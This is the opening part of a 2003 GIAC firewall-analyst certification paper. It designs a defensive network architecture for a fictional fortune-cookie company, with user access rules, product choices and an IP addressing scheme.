



# Global Information Assurance Certification Paper

Copyright SANS Institute  
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

**GIAC: Global Information Assurance Certification  
GIAC Certified Firewall Analyst (GCFW) Practical**

**(Version 1.9)  
26th July 2003**

**RUPERT JOHN ZINZAN CURREY**

<a href="#"><u>Security Architecture</u></a>	3
<a href="#"><u>Customers</u></a>	4
<a href="#"><u>Suppliers</u></a>	4
<a href="#"><u>Partners</u></a>	5
<a href="#"><u>GIAC Internal Employees</u></a>	5
<a href="#"><u>GIAC Mobile Employees</u></a>	6
<a href="#"><u>Network Objects</u></a>	6
<a href="#"><u>IP Addressing Scheme</u></a>	10
<a href="#"><u>Security Policy and Tutorial</u></a>	14
<a href="#"><u>Routers</u></a>	14
<a href="#"><u>Firewall</u></a>	22
<a href="#"><u>Operating System Install</u></a>	22
<a href="#"><u>Network Configuration</u></a>	25
<a href="#"><u>Firewall Tutorial</u></a>	26
<a href="#"><u>VPN(s)</u></a>	61
<a href="#"><u>Site-to-Site Encryption</u></a>	61
<a href="#"><u>Client-to-Site Encryption</u></a>	65
<a href="#"><u>Verify the Firewall Policy</u></a>	71
<a href="#"><u>Plan</u></a>	71
<a href="#"><u>Audit Implementation</u></a>	71
<a href="#"><u>Evaluation</u></a>	77
<a href="#"><u>Design Under Fire</u></a>	79
<a href="#"><u>Firewall Attack</u></a>	81
<a href="#"><u>Denial of Service</u></a>	82
<a href="#"><u>Perimeter Compromise</u></a>	84
<a href="#"><u>References</u></a>	86
<a href="#"><u>Appendix A</u></a>	88
<a href="#"><u>Internet Protocol v4 Address Space</u></a>	88
<a href="#"><u>Appendix B</u></a>	93

# Security Architecture

**Define a network security architecture for GIAC Enterprises, an e-business which deals in the online fortune cookie sayings.**

**Your architecture must consider access requirements (and restrictions) for:**

- **Customers**
- **Suppliers**
- **Partners**
- **GIAC Enterprises employees located on GIAC Enterprise's internal network**
- **GIAC Enterprises mobile sales force and teleworkers**

## **ASSUMPTIONS**

The following are assumptions made on behalf of GIAC and are to be included in-scope:

1. GIAC has been doing well financially and is committed to best-of-breed hardware and software.
2. Availability is a critical for GIAC and one of the three tenants of security (Availability, Confidentiality and Integrity). Therefore network redundancy needs to be inherent to the design.
3. All access to GIAC Fortune Ordering is to be secure and authenticated.
4. GIAC Enterprises are located in one site and employ 200 staff.
5. GIAC are security sensitive so have decided to block ICMP and SNMP traffic at the expense of operational management.

The following are essential to best practices but for this assignment are deemed out-of-scope:

1. Company policy for the use of its internal and external systems.
2. Change control process.
3. Physical Security.
4. Patch Revision Control.
5. Application Code testing.
6. Host Hardening - focusing on network security and not host security.
7. Incident Response Escalation.
8. Having a good UPS system.

## **BUSINESS OPERATIONS**

### **Customers**

The market is very competitive and is an emerging business, changes in technology and social attitudes bringing more buyers online than seeing their local witch doctor, or town soothsayer. As a consequence, they need a lot of convincing their fortune will not reach the public domain and are extremely wary of any 'fortunes' business that doesn't have a strong security track record.

To cater for their client's sensitive needs, GIAC have purchased a digital certificate from Verisign and hence access to the web server will be over SSL encrypted hyper-text transfer protocol (HTTPS). When accessing the site, the user will be prompted for a username and password to access the 'Fortune Ordering' application. Running in the background on the web server is the Secure Computing Enrolment and Servlets Server. **NOTE:** the users must have their browsers configured to enable JavaScript. The client will need to enrol, and on successful completion shall receive a digital certificate. They can now authenticate themselves to the AAA (Authentication, Authorisation and Accounting) server Egypt. Once authenticated, the process will then grant them access to GIAC 'Fortune Ordering' (FO) application. The application itself sits on the server Denmark but is served up by the NewZealand Web server. Once the order is placed, FO will write it direct to the database server Australia. GIAC have a minimum purchase and so will only deal direct with customers if they are bulk buying, individual purchases are to go through GIAC partner resellers. **Access** – Connect using HTTP and HTTPS to GIAC Web site. Connect to 'Fortune Ordering' application via Web server. Can send email and resolve GIAC public servers.

**Restrictions** – Access to Fortune Ordering application must be authenticated, and traffic is to be encrypted over Secure Socket Layer (SSL).

### **Suppliers**

Once again security is of the essence, supply of the fortune sayings come from all over the world. GIAC has built up a list of credible suppliers in a market swimming with sharks and false prophets. If a competitor were to obtain GIAC sources, the financial results could be crippling. Orders are made by GIAC employees using email which leaves an electronic trail for audit purposes. The amount ordered and the supplier details are then entered into FO. Company policy dictates that no business-to-business communication shall be in plain text, it must be encrypted. All suppliers are requested to run site-to-site encryption from their external firewall to GIAC external firewall. The rule put in place is to encrypt all traffic between GIAC and them. The standard for the encryption will be Advanced Encryption Standard (AES) where possible or 3DES in conjunction with SHA1. They must be verified with a physical inspection by GIAC mobile workers. This not only provides security but is good for public relations.

**Access** – Connect using HTTP to GIAC Web site for business contact details. Receive orders by email and can resolve GIAC public servers.

**Restrictions** – All orders sent by email to be encrypted.

## Partners

GIAC supply fortune cookie sayings in bulk to their partners, who in turn resell these fortunes on an individual basis. Their partners have had several big marketing campaigns with great success using local celebrities. These celebrities have large followings and it would be ruinous to some of their careers if their 'fortunes' were ever disclosed. This requires that business between GIAC and its partners is confidential and is recognised that security is an essential requirement. They are to connect the same way as customers.

**Access** – Connect using HTTP and HTTPS to GIAC Web site. Connect to 'Fortune Ordering' application via Web server. Can send email and resolve GIAC public servers.

**Restrictions** – Access to Fortune Ordering application must be authenticated, and traffic is to be encrypted over Secure Socket Layer (SSL).

## GIAC Internal Employees

### STAFF

GIAC users will be allowed to access the Internet by using a proxy server. No direct access to the Internet using HTTP, HTTPS, Telnet or FTP is allowed. They can send and receive mail, and resolve all internal and external names within GIAC. To process the orders from their partners and customers, they have to authenticate themselves to the firewall before they are allowed access to FO. Users must have a Safeword card which creates a one-time password, the firewall then uses RADIUS to authenticate the user to the AAA server Egypt. Once authenticated, they can then access the FO application.

**Access** – Connect to Internet via Proxy running HTTP, HTTPS and FTP services. Can send and receive email to anywhere. Connect to FO with hardware-based token.

**Restrictions** – No direct access to Internet. No encrypted email allowed due to requirements of the HR Department. Access must be authenticated.

### ADMIN

All routers, switches and Solaris network hosts have their consoles connected to the management Terminal Server Iraq. This allows out-of-band management. To access Iraq, administrators have to authenticate themselves to the firewall with a one-time password. This is done through the use of a hardware-based token (Safeword card). In-band management is achieved through the use of SSH via the SSH portal France. The clients' public key must be copied manually onto France before they are allowed to connect. Administration of the Windows hosts sitting in the DMZ and the management network are to be on the machine itself. Administration to Windows hosts on the internal network is done through Microsoft Networking. The chosen operating system for GIAC employees on the local network is Windows 2000 SP4 with backend Windows 2000 Servers providing file and print services.

**Access** – Connect to Internet via Proxy running HTTP, HTTPS and FTP services. SSH to all tiers from portal France. Authenticated telnet access to terminal server GmgmtTS1. Connect to firewall management station Croatia, using Check Point SMART Client. Local login only, to IDS Manager Russia and External Mail Server USA.

**Restrictions** – No direct access to Internet. No encrypted email (i.e. PGP) allowed due to requirements of the HR Department. Microsoft networking only allowed on the internal network (181.77.0.0/24). Only workstations defined in the rule-base can connect to the firewall management station.

## GIAC Mobile Employees

### **STAFF**

In order to source new suppliers, GIAC employees travel globally to obtain their product. In addition, markets are constantly explored looking for new business opportunities. Taking their laptops on the road, GIAC employees use the VPN client from Check Point (Secure Client) to connect to work. First they authenticate to the firewall, and then download the topology along with their desktop policy. The desktop policy is set to prevent all inbound access. As they have authenticated themselves, they can then log in direct to the "Fortune Ordering" application on Denmark.

**Access** – Connect to internal mail server (Traffic decrypted on gateway thus satisfying HR). Connect to FO application. Resolve internal DNS.

**Restrictions** – Client traffic is authenticated and encrypted. Must have desktop policy applied.

### **ADMIN**

GIAC remote administrators follow the same procedure, but once authenticated have access to the SSH portal France, and from there can administer hosts in the various tiers. The benefit of setting a desktop policy is we prevent any inbound access to the laptop thus preventing hijacking of our VPN session.

**Access** – Connect to internal mail server (Traffic decrypted on gateway thus satisfying HR). Resolve internal DNS. SSH to portal France. Connect to Terminal Server using telnet.

**Restrictions** – Client traffic is authenticated and encrypted. Must have desktop policy applied.

### **Network Objects**

All service hosts within the GIAC Enterprise are dual-homed to satisfy the need for network robustness. The network interface cards will be in an active/standby configuration sharing the same IP, but connected to different switches. In Solaris, this is called IP Multipathing, and is free to configure. In Windows the NIC Express from FalconStar Software is the recommended choice (<http://www.nwc.com/1323/1323sp3.html>). All service hosts are to be hardened which is an extensive process and out of scope for this assignment.

### **FILTERING ROUTERS**

#### *Cisco IOS 12.1(20) GD*

I have selected Cisco routers for their performance as well as their wide support in the market place. The particular model I have chosen is the 2651 with a high performance CPU, 2 auto-sensing 10/100 Mbps Ethernet ports with 2 serial ports. One serial link is to one Internet Service Provider while the other is to the second ISP. This is to protect against a distributed denial of service against the ISP of GIAC Enterprises. The routers also meet the security requirements of the FIPS140-1 (Federal Information Processing Standards publication 140-1). Only one of the Ethernet ports on each will be used. Each router connects to a separate switch trunked together on the same VLAN using 802.1Q. This network segment will be running HSRP for fault redundancy. Each serial link to our Internet Service Providers is 2 MB.

## **FIREWALLS**

*Solaris 8.0*

*Check Point Firewall-1 & VPN-1 NG FP3 HF2* - I have selected Check Point firewalls for their stateful inspection technology, ease of use and log filtering capabilities. This is to be installed on a 'hardened' version of Solaris 8.0. The hardware is a Sun Fire V280R chosen for its high performance 1.2 GHz Ultra SPARC III processors, and for its redundant hot-swap power supplies with software-mirrored hot-plug disk drives. They will also require the installation of two quad network-interface-cards (NIC) into each.

## **SWITCHES**

*Cisco IOS 12.1(14) EA1*

GIAC was recommended Cisco Catalyst 3550 24 EMI and 48 EMI switches, along with the catalyst 2950 12 switches for the different tiers. These were chosen for their security access control lists and high performance IP routing along with its LAN switching. Two switches (identical models) are to be allocated to each tier, except the backup management VLAN. This is to provide additional security in the case of compromise where the intruder is restricted to only that tier without traversing the firewall. The switches in each zone are also trunked together on the same VLAN for availability. All ports in the switches are to have port security enabled and unused ports disabled. No layer 3 switching will be done as our management is out-of-band.

## **WEB SERVER**

*Solaris 8.0*

*Sun ONE (iPlanet) Web Server 6.5 SP1* – a powerful web server that is scalable and runs many of the Fortune 100 Web sites. Looking at the known vulnerabilities there is just one (CAN-2002-0387) which compares quite favourably to the alternatives in the marketplace .i.e. Microsoft IIS 5.0. One of the key advantages is that the Web server process does not need to run with root privileges. It is also recommended the Web Server be run in a chroot environment.

*Secure Computing Web Enrolment Server and Servlets Server 3.1.1*

*Real Secure Server Sensor 7.0 XPU 20.12*

*Veritas NetBackup Shared Storage Option Agent 4.5*

## **EXTERNAL DNS**

*Solaris 8.0*

*BIND 9.2.2* – the server will only contain DNS information of GIAC public address space (175.16.100.128/25). No zone transfers are to be allowed. This will be the authoritative-only name server for giac.com with only internally based name recursion. Rob Thomas has some excellent notes on how to secure BIND (<http://www.cymru.com/Documents/secure-bind-template.html>).

*Veritas NetBackup Shared Storage Option Agent 4.5*

## **INTERNAL DNS**

*Solaris 8.0*

*BIND 9.2.2* – the server contains GIAC internal DNS information. This will be a caching-only name server with recursion enabled. It will be configured so it can forward internal queries for external hosts to the external DNS server.

*Veritas NetBackup Shared Storage Option Agent 4.5*



## **EXTERNAL MAIL**

*Windows 2000 SP4*

*MMS 5.5 SP2* - Tumbleweed Message Management System is a robust SMTP relay for our internal mail server and provides content filtering, spam and virus protection as well as attachment management. Security certifications include the common criteria EAL2/3 and FIPS 140-1. SQL2000 SP3 will be the database used. **NOTE:** A default "sa" account is normally installed by default, this will be changed to a strong password.

*Real Secure Server Sensor 7.0 XPU 20.12*

*Veritas NetBackup Shared Storage Option Agent 4.5*

## **INTERNAL MAIL**

*Windows 2000 SP4*

*Exchange 2000 SP3* - This provides great functionality to GIAC users who use Outlook as their mail client. There are a many number of vulnerabilities with Exchange but we have sought to mitigate these by using a mail relay to the outside world. GIAC have also decided *against* using Instant Messaging because of the security implications, but this will be revisited some time in the future. The registry will be edited so client connections will be assigned a static TCP/IP range of 5000-65535.

*Symantec Mail Security for Microsoft Exchange Server* – doubling-up on anti-virus protection in conjunction with Tumbleweed.

*Veritas NetBackup for Microsoft Exchange Server Agent 4.5*

## **APPLICATION (FORTUNE ORDERING) SERVER**

*Solaris 8.0*

*Fortune Ordering (FO)* – A proprietary application written for GIAC and run through extensive code checking. This provides the interface for customers and partners to place their orders. The application uses the custom TCP port 30542 to connect. It has a system login which provides the interface for GIAC Employees to access additional fields, to process those orders and take inventory for orders placed with suppliers. All information is written and stored to an Oracle database server.

*Veritas NetBackup Shared Storage Option Agent 4.5*

## **BACKUP SERVER**

*Solaris 8.0*

*Veritas NetBackup DataCenter 4.5* - In addition to protecting data in a mixed UNIX, Linux, Microsoft Windows and Novell NetWare environment, VERITAS NetBackup delivers advanced, "application aware" solutions for all leading applications including Oracle, Informix, Sybase, IBM DB2, SAP R/3, Microsoft SQL Server, Microsoft Exchange Server and Lotus Notes and Domino Server.

## **FIREWALL-1 MANAGEMENT STATION**

*Solaris 8.0*

*Check Point Management Center NG FP3* – Uses Secure Internal Communication (SIC) to control its gateways. SMART Client communication is also encrypted. Logs from the enforcement modules will be sent here.

\* A local DLT Tape drive will be attached for backup.

## **IDS MANAGER**

*Windows 2000 SP4*

*Real Secure Site Protector 2.0 SP1.2* – Centralised management allowing for event aggregation and correlation providing a more accurate picture of attacks. Most IDS systems in the market place are heavy with false positives, by correlating data from the network sensor and the host sensor we can eliminate a large chunk of these. However there will be effort required to tweak the policies to the production environment.

\* A local DLT Tape drive will be attached for backup.

## **AAA SERVER**

*Solaris 8.0*

*Premier Access 3.1.1* – a great product that offers hardware based token authentication like ‘Safeword’ cards. The user enters their PIN and the card will display a one-time password, making the authentication process invulnerable to password sniffing. It can validate requests for AAA (TCP 5031), Admin (TCP 5040) and RADIUS (UDP 1645).

*Veritas NetBackup Shared Storage Option Agent 4.5*

## **DATABASE SERVER**

*Solaris 8.0*

*Oracle 9i Database Release 2* – The market leader when it comes to databases, GIAC don’t believe Larry’s hype about being ‘unbreakable’, but agree it is one of the more secure options in the field.

*Veritas NetBackup for Oracle Agent 4.5*

## **SYSLOG SERVER**

*Solaris 8.0*

*Veritas NetBackup Shared Storage Option Agent*

## **NTP & SSH SERVER**

*Solaris 8.0*

*OpenSSH 3.6.1* – provides support for both SSH1 and SSH2 protocols, we will be implementing SSH2 due to exploits with the SSH1 protocol.

*Veritas NetBackup Shared Storage Option Agent 4.5*

## **PROXY SERVER**

*Solaris 8.0*

*Squid 2.5 STABLE3* – an open source application proxy widely used in the Internet. The latest version has no known vulnerabilities but has a few in previous versions. Eric Galarneau (<http://www.sans.org/rr/paper.php?id=1048>) wrote a good paper in setting this up. We will endeavour to enhance the security by doing a Hide NAT of the proxy behind the firewall IP address. This should protect it from a direct attack as it does not have a routable IP address.

*Veritas NetBackup Shared Storage Option Agent 4.5*

## **NETWORK INTRUSION DETECTION SENSORS (NIDS)**

*Windows 2000 SP4*

*Real Secure Network Sensor 7.0 (XPU 20.14)* – These have two interfaces, one for administration and the other for monitoring traffic. The monitoring interface is unbound to an IP address and therefore less prone to direct attack.

## INTERNAL NETWORK

GIAC file and print servers are Microsoft Windows 2000 Server SP4 using Active Directory. Desktops are Windows 2000 Professional SP4 with Symantec Anti-virus Enterprise Edition. A common security template is applied to all machines and checked with the Microsoft Security Baseline Analyzer for misconfigurations and missing patches.

<http://www.microsoft.com/downloads/details.aspx?FamilyID=9a88e63b-92e3-4f97-80e7-8bc9ff836742&DisplayLang=en>

## IP Addressing Scheme

### NETWORKS

GIAC have decided to use IPv4 Address Space that is reserved by Internet Assigned Numbers Authority (IANA). For the purposes of our assignment we will treat the 175 address range as routable. We will treat the 181 address range as our non-routable internal network.


175.16.100.0/24		<i>PUBLIC ASSIGNED ADDRESS SPACE</i>
175.16.100.0/29		<i>External Router/Firewall Network (HSRP)</i>
175.16.100.128/25	VLAN 751	<i>Public Facing Network (DMZ)</i>
181.75.1.0/30	Crossover	Firewall Synchronisation Network
181.75.2.0/30	VLAN 752	Tier-2 Network
181.75.3.0/29	VLAN 753	Tier-3 Network
181.76.0.0/30	VLAN 760	Backup Management Network
181.75.4.0/28	VLAN 754	Management Network
181.77.0.0/16	VLAN 770	Internal Network
181.75.5.0/24		Secure Client NAT Pool

### DEVICES

